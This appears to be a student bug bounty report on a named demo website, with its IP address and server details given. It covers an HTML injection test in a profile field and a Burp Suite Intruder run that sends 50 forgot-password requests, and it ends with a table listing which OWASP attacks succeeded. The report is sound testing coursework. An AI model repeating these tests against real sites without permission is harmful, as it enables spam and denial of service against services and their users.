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

HTML Injection Attack


Generally websites should handle the inputs from the form elements carefully. An attacker can put some malicious links or any deadly code in the form input in the form of HTML code. For eg. attacker can put a link to some malicious website using <a href> tag.



The first name is given as ***h1 tag*** with my name and last name is my SRN.



The intercepted message can be seen with the HTML tag.



When the edit profile with HTML tag inputs is saved, the first name can be seen as executed HTML code. This refers to the HTML code being processed which is input in the first name field.

The code and data separation is absent here.

For a highly secure website, it should show the HTML tags as input in the field instead of the processed HTML code.

HENCE THE WEBSITE IS VULNERABLE TO HTML INJECTION ATTACKS

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

NO RATE LIMIT ON FORGOT PASSWORD


Generally, secure websites have a rate limiting algorithm which limits the number of forgot password requests by a user in a given timeframe. If multiple requests are sent within the given timeframe, the server **should report error code 429(Too Many Requests).** The given website is checked for this vulnerability. So the admintest user's password reset was performed



The POST request was intercepted and sent to ***Intruder*** tab in Burp Suite


The position and the payload is set as shown in the screenshots





In this case, the value of 'q' is varied in order to perform a brute force attack

Accept-Language: en-US, en; q=0.5



Request	Payload	Status	Error	Timeout	Length	Comment
25	25	200			698	
26	26	200			698	
27	27	200			698	
28	28	200			698	
29	29	200			698	
30	30	200			698	
31	31	200			698	
32	32	200			698	
33	33	200			698	
34	34	200			698	
35	35	200			698	
36	36	200			698	
37	37	200			698	
38	38	200			698	
39	39	200			698	
40	40	200			698	
41	41	200			698	
42	42	200			698	
43	43	200			698	
44	44	200			698	
45	45	200			698	
46	46	200			698	
47	47	200			698	
48	48	200			698	
49	49	200			698	
50	50	200			698	

The brute force attack runs and the POST request message is sent 50 times.

This is a vulnerability which can be exploited by an attacker. The attacker can do the same to send multiple forgot password mails which can lead to financial loss for sending extra emails in case the server uses some email provider subscription. Also, it can prove to be a Denial of Service as it can slow down the server's resources. It can lead to a Business loss since it spams the user's email with repeated reset password links

HENCE THE WEBSITE IS VULNERABLE TO UNLIMITED FORGET PASSWORD REQUESTS

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BUG BOUNTY FINAL REPORT

The final bug bounty report for famous OWASP:

Website: ***https://demopes.eoxvantage.com*:**
IP address: **18.191.212.93**
Server: **Amazon EC2**
Server region: **us-east-2**

S.No.	ATTACK	RESULT
1.	BRUTE FORCE LOGIN ATTACK	VULNERABLE
2.	XSS ATTACK	VULNERABLE
3.	SQL INJECTION ATTACK	NOT VULNERABLE
4.	CSRF ATTACK	NOT VULNERABLE
5.	PIXEL FLOODING ATTACK	VULNERABLE
6.	BUFFER OVERFLOW ATTACK ON INPUT FIELDS	VULNERABLE
7.	HTML INJECTION ATTACK	VULNERABLE
8.	NO RATE LIMIT ON FORGOT PASSWORD PAGE	VULNERABLE